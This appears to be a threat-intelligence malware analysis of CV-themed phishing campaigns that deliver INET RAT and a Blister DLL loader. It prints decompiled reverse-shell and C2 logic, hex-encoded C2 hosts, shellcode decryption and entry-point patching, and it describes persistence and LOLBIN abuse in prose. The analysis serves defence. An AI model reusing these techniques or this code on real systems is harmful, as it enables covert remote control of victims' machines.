
Late May - 2025

The second sub-campaign of Campaign -I of the Operation AmberMist targeted the AI and Tech industry, to be specific software industry too, with CV-themed campaign, having same overlap in terms of infrastructural overlaps and re-write of Shadow RAT, termed as INET RAT.

Malicious LNK Script & VBScript.


Initially, in this campaign, our team found a malicious ZIP file known as 李明月_CV.pdf.lnk which can be translated to Li Mingyue_CV.pdf.lnk, the LNK file present inside the ZIP archive, also has the similar name.

Looking into the LNK file, we can see that the file is responsible for downloading a malicious VBScript file, from a remote server, once the file is being downloaded and stored into a specific desired location C:\Windows\Tasks, going ahead it uses a LOLBIN known as wscript to execute the malicious VBScript file.



Next, looking into the VBScript, downloaded by the LNK file, we can see that the script is responsible for downloading the decoy-PDF aka the CV-Themed document and spawn it on the screen, also meanwhile, it downloads a malicious batch script known as echo.bat and executes it. In, the next section, we will look into the malicious Batch script.

Malicious Batch Script.




Looking into the malicious BAT Script, we figured out that it is initially creating a folder known as Tasks, upon creation, it downloads another malicious VBScript from the remote server known as list.vbs. Along with that, it also downloads additional files such as list.txt a config file for INET RAT, memcom.dll[INET RAT], script.ps1 and run.sct which facilitate the execution of INET RAT.

Along with this, the BAT script also uses PowerShell to create a scheduled task named UtilityUpdater, which is configured to execute a VBScript file (list.vbs) located in the public Tasks directory. The task is scheduled to start one minute after creation and is set to repeat every minute for a duration of one year. It is further configured to run even when the system is on battery power, not to stop if the device switches to battery, and to execute as soon as the system becomes available – ensuring long-term persistence and silent execution using wscript.exe in background mode.

Now, let us look into the malicious VBScript file.

Malicious VBScript & SCT File.

In this section, we will look into the malicious VBScript file known as list.vbs and malicious SCT file known as run.sct.



Looking into this VBScript file, we can see that it leverages the Windows Script Host to silently execute a malicious .sct (scriptlet) file using the regsvr32 utility. Additionally, it contains an infinite loop that continuously runs in the background using the Sleep method.


Upon analyzing this scriptlet file, we figured out that this is basically launching the malicious PowerShell script that uses regsvr32 along with scrobj.dll , with a little junk code present inside this Scriptlet file. Now, let us look into the malicious PowerShell script.

Malicious PowerShell Script.


Upon carefully analyzing the PowerShell script, we found that it is running the malicious DLL aka INET RAT using inline C# a well-known technique known as P/Invoke, in simplest terms the PowerShell file loads the DLL from disk, and runs the function opt_mem which is basically an export function of the DLL, responsible for execution of the RAT.

Malicious INET RAT

In this section, we will look into the malicious RAT known as INET RAT.



Upon looking on the file post-loading it into PE analysis tools, we can see that it is a x64 binary with a PDB path present, which is C:\Users\Shockwave\source\repos\memcom\x64\Release\memcom.pdb. Therefore, this RAT is a part of ShockWave project, developed by the threat entity.



Initially, as we saw that the malicious PowerShell Script did execute a specific function known as opt_mem, now we will delve into the export function, and look into the workings of this malicious RAT.


Upon, looking into the export function, we found out two interesting functions, the first one responsible for C2 config decryption, such as URL string & Port numbers, whereas the second function is responsible for executing the malicious reverse shell. Now, let us look into these interesting functions one by one.

```
sub_180037AB0(&v33, 0, 0x110ui64);
sub_1800056D0((__int64)&v33);
if ( !v35 )
{
  sub_180001510(pExceptionObject, "Failed to open list.txt");
  _CxxThrowException(pExceptionObject, (_ThrowInfo *)&_TI2_AVruntime_error_std__);
}
v28 = 0i64;
v29 = 0i64;
```

The first function responsible for decrypting the C2 artefacts first enumerates and tries to read the file list.txt which was downloaded by the malicious BAT script.


```
  }
  v6 = sub_18000D490(&v33, &v28, v4);
  if ( (*(_BYTE *)(*(int *)(*(_QWORD *)v6 + 4i64) + v6 + 16) & 6) != 0 )
    break;
  if ( v29 )
  {
    c2_hex_decoder(v31, &v28);
    v7 = converts_to_url_port_format(v25, v31);
    v8 = *(_QWORD *)(a1 + 8);
    if ( v8 == *(_QWORD *)(a1 + 16) )
    {
      sub_18000D9A0(a1, v8, v7);
    }
    else
    {
```

```
      sub_18000E12C("stoi argument out of range");
    v17 = a1[2];
    v18 = a1[3];
    if ( v17 >= v18 )
    {
      sub_18000AB50(a1, 1ui64, 0i64, v16);
    }
    else
    {
      a1[2] = v17 + 1;
      v19 = (__int64)a1;
      if ( v18 > 0xF )
        v19 = *a1;
      *(_BYTE *)(v19 + v17) = v16;
      *(_BYTE *)(v19 + v17 + 1) = 0;
    }
    if ( v26 > 0xF )
    {
      v20 = v26 + 1;
      v21 = v24;
      if ( v26 + 1 >= 0x1000 )
      {
        v20 = v26 + 40;
        v21 = *(_QWORD *)(v24 - 8);
        if ( (unsigned __int64)(v24 - v21 - 8) > 0x1F )
          invalid_parameter_noinfo_noreturn();
      }
      sub_180010AE0(v21, v20);
    }
    v6 += 2i64;
    v7 = a2[2];
    if ( v6 >= v7 )
      break;
    v4 = 0i64;
  }
}
return a1;
```




```
__int64 v19; // rcx
__int64 v20; // rdx
__int64 v21; // rcx
__int128 v23; // [rsp+28h] [rbp-80h] BYREF
__int128 v24; // [rsp+38h] [rbp-70h]
__int128 *v25; // [rsp+48h] [rbp-60h] BYREF
__int128 pExceptionObject; // [rsp+50h] [rbp-58h] BYREF
__int128 v27; // [rsp+60h] [rbp-48h]

v2 = a2;
v25 = (__int128 *)a1;
v4 = a2;
if ( a2[3] > 0xFui64 )
  v4 = (_QWORD *)*a2;
v5 = a2[2];
v6 = -1i64;
if ( v5 && (v7 = sub_180037E50(v4, 58i64, a2[2])) != 0 )
  v8 = v7 - (_QWORD)v4;
else
  v8 = -1i64;
if ( v8 == -1i64 )
{
  sub_1800014A0(&pExceptionObject, "Invalid URL:Port format in decoded string");
  CxxThrowException(&pExceptionObject, (_ThrowInfo *)&_TI3_AVinvalid_argument_std__);
}
pExceptionObject = 0i64;
v27 = 0i64;
v9 = v8;
if ( v5 < v8 )
  v9 = v5;
v10 = v2;
if ( v2[3] > 0xFui64 )
  v10 = (_QWORD *)*v2;
sub_18000ACC0(&pExceptionObject, v10, v9);
v11 = v8 + 1;
v23 = 0i64;
```



Then, we have functions like c2_hex_decoder() that decode hex-encoded C2 URLs and ports into readable strings, once the function performs its task of conversion, another function which we have renamed as converts_to_url_format parses the data into proper format. In our case here are the C2s which have been used by this malicious binary.

Hex String[List.txt]	Decoded Text
6D6172696E652D7265736561726368 2E73706163653A39343435	marine-research.space:9445
736B79666172652E736974653A35363739	skyfare.site:5679
65636F676C6964652E736974653A37363939	ecoglide.site:7699

Now, moving ahead to the malicious function.

```
sub_180037AB0(Buffer, 0, 0x800ui64);
sub_180037AB0(v80, 0, 0x800ui64);
nSize = 1024;
GetComputerNameW((LPWSTR)Buffer, &nSize);
nSize = 1024;
GetUserNameW((LPWSTR)v80, &nSize);
sub_180037AB0(WideCharStr, 0, 0x800ui64);
wsprintfW((LPWSTR)WideCharStr, L"/search?%s_%s", Buffer, v80);
if ( !WideCharToMultiByte(0xFDE9u, 0, (LPCWCH)WideCharStr, -1, szObjectName, 260, 0i64, 0i64) )
{
  LastError = GetLastError();
  v5 = sub_180009C40(&qword_18004E7E0, "[ERROR] WideCharToMultiByte failed: ");
  v6 = sub_180005D00(v5, LastError);
  sub_180009EF0(v6);
}
v7 = InternetOpenA("Inet Reverse Shell", 1u, 0i64, 0i64, 0);
hInternet = v7;
if ( !v7 )
{
  v8 = GetLastError();
  v9 = sub_180009F80(&qword_18004E900, L"InternetOpen failed: ");
  v10 = sub_180004580(v9, v8);
  return sub_18000A240(v10);
}
v12 = a1;
if ( *((_QWORD *)a1 + 3) > 0xFui64 )
  v12 = *(const CHAR **)a1;
hConnect = InternetConnectA(v7, v12, a2, 0i64, 0i64, 3u, 0, 0i64);
if ( !hConnect )
{
  if ( *((_QWORD *)a1 + 3) > 0xFui64 )
    a1 = *(const CHAR **)a1;
  v13 = GetLastError();
  v14 = sub_180009F80(&qword_18004E900, L"InternetConnect failed to ");
```

Enumerates the ComputerName & UserName.

Initially, we can see that the malicious function basically, enumerates the basic details about the target such as Computer Name & User Name of the target computer.

```
if ( !CreatePipe(&hNamedPipe, &hWritePipe, &PipeAttributes, 0)
  || !CreatePipe(&hReadPipe, &::hWritePipe, &PipeAttributes, 0) )
{
  v60 = GetLastError();
  v61 = sub_180009C40(&qword_18004E7E0, "CreatePipe failed: ");
  v62 = sub_180005D00(v61, v60);
  return sub_180009EF0(v62);
}
StartupInfo.cb = 104;
memset(&StartupInfo.lpReserved, 0, 72);
StartupInfo.dwFlags = 257;
StartupInfo.hStdInput = hReadPipe;
StartupInfo.hStdError = hWritePipe;
StartupInfo.hStdOutput = hWritePipe;
StartupInfo.wShowWindow = 0;
*(_QWORD *)lpCommandLine = 0i64;
v79 = 0i64;
sub_18000ACC0(lpCommandLine, "cmd.exe", 7i64);
v20 = (CHAR *)lpCommandLine;
if ( *((_QWORD *)&v79 + 1) > 0xFui64 )
  v20 = lpCommandLine[0];
if ( !CreateProcessA(0i64, v20, 0i64, 0i64, 1, 0, 0i64, 0i64, &StartupInfo, (LPPROCESS_INFORMATION)&hObject) )
{
  v21 = GetLastError();
  v22 = sub_180009C40(&qword_18004E7E0, "CreateProcess failed: ");
  v23 = sub_180005D00(v22, v21);
  result = sub_180009EF0(v23);
  if ( *((_QWORD *)&v79 + 1) > 0xFui64 )
  {
```

Then, the code creates anonymous un-named pipes to redirect the standard input and output of a hidden cmd.exe process. It assigns one pipe for input (so the malware can send commands) and another for output (to read the results). These pipes are configured through the STARTUPINFO structure passed to CreateProcessA, which launches cmd.exe with it's I/O redirected. This setup enables the malware to function as a reverse shell, silently executing commands and capturing their output from the TA.

```
while ( 1 )
{
  while ( !byte_18004DCB1 )
  {
    v27 = ((__int64 (*)(void))sub_18000EECC)();
    v28 = sub_18000EEB0();
    if ( v27 == 10000000 )
    {
      LODWORD(v28) = 100 * v28;
    }
    else if ( v27 == 24000000 )
    {
      v28 = 1000000000 * (v28 / 24000000) + 1000000000 * (v28 % 24000000) / 24000000;
    }
    else
    {
      LODWORD(v28) = 1000000000 * (v28 / v27) + 1000000000 * (v28 % v27) / v27;
    }
    if ( (double)((int)v28 - (int)qword_18050400) / 1000000000.0 < (double)(60 * dword_18004FFD4) )
    {
      v26 = dword_18004DCB8;
      goto LABEL_33;
    }
    byte_18004DCB1 = 1;
  }
  if ( byte_18004DCB0 )
  {
    Sleep(dwMilliseconds);
    dwMilliseconds = 0;
    byte_18004DCB0 = 0;
    goto LABEL_34;
  }
  v26 = dword_18004DCBC;
LABEL_33:
  Sleep(v26);
```

Then, the RAT uses a little anti-analysis technique using QueryPerformanceCounter API, to detect unnatural execution delays. By measuring high-resolution timestamps before and after specific operations, it checks for differences that may indicate debugger interference or sandbox emulation. If the elapsed time is suspiciously high, the RAT alters its execution flow, introducing delays or suspending activity to evade detection, which is slightly but not highly effective.

```
LABEL_34:
  v29 = HttpOpenRequestA(hConnect, "GET", szObjectName, 0i64, 0i64, 0i64, 0x800000u, 0i64);
  hFile = v29;
  if ( !v29 )
    break;
  v30 = HttpSendRequestW(v29, 0i64, 0, 0i64, 0);
  byte_18004FEC8 = v30;
  if ( !v30 )
  {
    hFile = 0i64;
    goto LABEL_120;
  }
  if ( InternetReadFile(hFile, byte_18004FFE0, 0x3FFu, &dwNumberOfBytesRead) && dwNumberOfBytesRead )
  {
    if ( dwNumberOfBytesRead >= 0x400ui64 )
      sub_180010C58();
    byte_18004FFE0[dwNumberOfBytesRead] = 0;
    v71 = 0i64;
    v72 = 0i64;
    v73 = 0i64;
    v31 = -1i64;
    do
      ++v31;
    while ( byte_18004FFE0[v31] );
    sub_18000ACC0(&v71, byte_18004FFE0, v31);
    v32 = &v71;
    v33 = v71;
    v34 = v73;
    if ( v73 > 0xF )
      v32 = (__int128 *)v71;
    v35 = v72;
    if ( v72 >= 6 )
```

```
if ( (__int128 *)v37 == v32 )
{
  v48 = &v71;
  if ( v34 > 0xF )
    v48 = (__int128 *)v33;
  sub_180001280(v48, "sleep %d", &v75);
  dword_18004DCBC = 60000 * v75;
  if ( v73 > 0xF )
  {
    v49 = v73 + 1;
    v50 = v71;
    if ( v73 + 1 >= 0x1000 )
    {
      v49 = v73 + 40;
      v50 = *(_QWORD *)(v71 - 8);
      if ( (unsigned __int64)(v71 - v50 - 8) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    goto LABEL_112;
  }
  goto LABEL_113;
}
```

```
          v41 = sub_180037E50(v41 + 1, 119i64, (char *)v40 + v35 - v41 - 12);
          if ( !v41 )
            goto LABEL_63;
        }
        if ( (__int128 *)v41 == v40 )
        {
          v54 = &v71;
          if ( v34 > 0xF )
            v54 = (__int128 *)v33;
          sub_180001280(v54, "windowsleep %d", &v76);
          if ( !byte_18004DCB1 )
            dword_18004DCB8 = 1000 * v76;
          if ( v73 > 0xF )
          {
            v49 = v73 + 1;
            v50 = v71;
            if ( v73 + 1 >= 0x1000 )
            {
              v49 = v73 + 40;
              v50 = *(_QWORD *)(v71 - 8);
              if ( (unsigned __int64)(v71 - v50 - 8) > 0x1F )
                invalid_parameter_noinfo_noreturn();
            }
            goto LABEL_112;
          }
          goto LABEL_113;
        }
      }
    }
LABEL_63:
```

```
    }
    v55 = &v71;
    if ( v34 > 0xF )
      v55 = (__int128 *)v33;
    sub_180001280(v55, "nextsleep %d", &v77);
    dwMilliseconds = 60000 * v77;
    byte_18004DCB0 = 1;
    if ( v73 > 0xF )
    {
      v49 = v73 + 1;
      v50 = v71;
      if ( v73 + 1 >= 0x1000 )
      {
        v49 = v73 + 40;
        v50 = *(_QWORD *)(v71 - 8);
        if ( (unsigned __int64)(v71 - v50 - 8) > 0x1F )
          invalid_parameter_noinfo_noreturn();
      }
    }
LABEL_112:
    sub_180010AE0(v50, v49);
```

Next, the RAT waits for commands from the threat entity. There are multiple commands with distinct tasks such as adjusting sleep intervals (sleep, windowsleep, nextsleep), setting execution windows (window), and terminating the RAT process (exit). These commands are parsed from the server's HTTP response and dynamically control the RAT's behavior in real time which is received from the TA, giving a flexible and persistent control over the infected system.

This was the working of the INET RAT, in the next sections, we will focus on the other campaign.

Campaign - II

Let us start analyzing the second campaign.


Early - May 2025

The first and only sub-campaign of Campaign-II of the Operation AmberMist targeted the Game development industry, to be specific UI development related to Gaming industry, with CV-themed , multiple demos related to Game UI development, having overlaps with the first campaign, mentioned above in this research, in this campaign, the TA used Blister DLL implant which uses DLL-Sideloading into Node-Webkit Binary leading to malicious shellcode.

Malicious LNK Script & VBScript.

Initially, in this campaign, our team found a malicious ZIP file known as 张婉婉简历.zip which translates to Zhang Wanwan Resume.zip , upon looking inside the ZIP file, we found a malicious LNK file known as ┌┼═±═±╝≥└·/UI-┌┼═±═±╝≥└·.pdf.lnk .


Looking into this LNK file, we found that this is responsible for executing the malicious VBS file using wscript.exe .




Next, looking into the malicious VBScript file, we figured out that it is responsible for loading the Node-Webkit executable, which has been renamed to MacUpdate.exe by the TA, as the malicious Blister DLL implant is already on the same directory renamed to nw_elf.dll , which will be executed by DLL sideloading, and along with that, the VBScript also spawns the malicious CV-Based decoy.


In the next section, we will look into the malicious DLL implant.

Malicious DLL Implant - Blister.





Initially, upon looking into the entire directory, we also found a file known as update.dat which is encrypted in nature, later found out to be the malicious shellcode. Along, with which, we can see that the Node-Webkit binary has been renamed to MacUpdate , now let us move ahead to analyzing the malicious DLL implant.



Upon looking into the sample, we found that it is a x64 based binary.

Then while analyzing the DllEntryPoint, we found the actual function of interest, which led us to the actual malicious function.

```
__int64 __fastcall sub_180020214(__int64 a1, int a2, __int64 a3)
{
  unsigned int v7; // ebx
  unsigned int v8; // eax

  if ( !a2 && dword_180071350 <= 0 )
    return 0i64;
  if ( (unsigned int)(a2 - 1) > 1 || (v7 = sub_18002002C(a1, a2, a3)) != 0 )
  {
    v8 = suspicious_function(a1, a2);
    v7 = v8;
    if ( a2 == 1 && !v8 )
    {
      suspicious_function(a1, 0);
      sub_180020194(a3 != 0);
    }
    if ( !a2 || a2 == 3 )
      return (unsigned int)sub_18002002C(a1, a2, a3) != 0;
  }
  return v7;
}
```

Upon, moving ahead inside this function, we found the actual function, which we renamed to suspicious_function , which performs the actual tasks. Let us move ahead with analyzing the function.


```
v8 = v55;
if ( v57 > 0xF )
  LOBYTE(v55) = v55[0];
sub_1800084F0((unsigned int)v53, v38, (unsigned int)v55, (unsigned int)v8, v56, (__int64)"\\update.dat", 11i64);
v9 = v53;
if ( v54 > 0xF )
  v9 = (__int64 *)v53[0];
sub_180006EB0(&v58, v9);
```

Well, moving ahead into this function, we found that it reads the file update.dat which contains the encrypted shellcode.

```
sub_180003EA0((__int64)v50, (__int128 **)&v47);// AES-CBC Crypto
```

Next, the encrypted shellcode content is read and loaded in memory, the program uses AES-CBC decryption algorithm to decrypt the shellcode.

```
sub_180003EA0((__int64)v50, (__int128 **)&v47);// AES-CBC Crypto
v21 = (__m128i *)VirtualAlloc(0i64, dwSize, 0x1000u, 4u);
v23 = v21;                              // v23 holds the address returned from VirtualAlloc
v24 = v50;
if ( v52 > 0xF )
  v24 = (__int64 *)v50[0];
```



Now, once the shellcode is decrypted, using VirtualAlloc a newly allocated memory is reserved for the shellcode.

```
LABEL_42:
  ModuleHandleW = GetModuleHandleW(0i64);
  CurrentProcess = GetCurrentProcess();
  K32GetModuleInformation(CurrentProcess, ModuleHandleW, &modinfo, 0x18u);
  flOldProtect[0] = 0;
  VirtualProtect(v23, dwSize, 0x20u, (PDWORD)flOldProtect);
  EntryPoint = (char *)modinfo.EntryPoint;
  flNewProtect = 0;
  VirtualProtect(modinfo.EntryPoint, 0xCui64, 4u, &flNewProtect);
  *(_WORD *)EntryPoint = 0xB848;
  *(_QWORD *)(EntryPoint + 2) = v23;
  *((_WORD *)EntryPoint + 5) = 0xE0FF;
  v42 = 0;
  VirtualProtect(EntryPoint, 0xCui64, flNewProtect, &v42);
  if ( v52 > 0xF )
  {
    v28 = v52 + 1;
    v29 = v50[0];
    if ( v52 + 1 >= 0x1000 )
    {
      v28 = v52 + 40;
      v29 = *(_QWORD *)(v50[0] - 8);
      if ( (unsigned __int64)(v50[0] - v29 - 8) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    ((void (__fastcall *)(__int64, unsigned __int64))sub_18001FFA0)(v29, v28);
00003A39 suspicious_function:200 (180004639) (Synchronized with IDA View-A)
```

Then, the code performs entry-point patching by first retrieving a handle to the current executable module using GetModuleHandleW, and then querying detailed information about this module (such as its base address and entry point) via K32GetModuleInformation.

Next, it changes the memory protection of the memory region containing the entry point to PAGE_EXECUTE_READWRITE using VirtualProtect, allowing it to safely modify code at runtime.

```
E9 03000000          jmp 2101BA70008
CC                   int3
CC                   int3
CC                   int3
40:55                push rbp
53                   push rbx
56                   push rsi
57                   push rdi
41:54                push r12
41:55                push r13
41:56                push r14
41:57                push r15
48:8DAC24 68FDFFFF   lea rbp,qword ptr ss:[rsp-298]
48:81EC 98030000     sub rsp,398
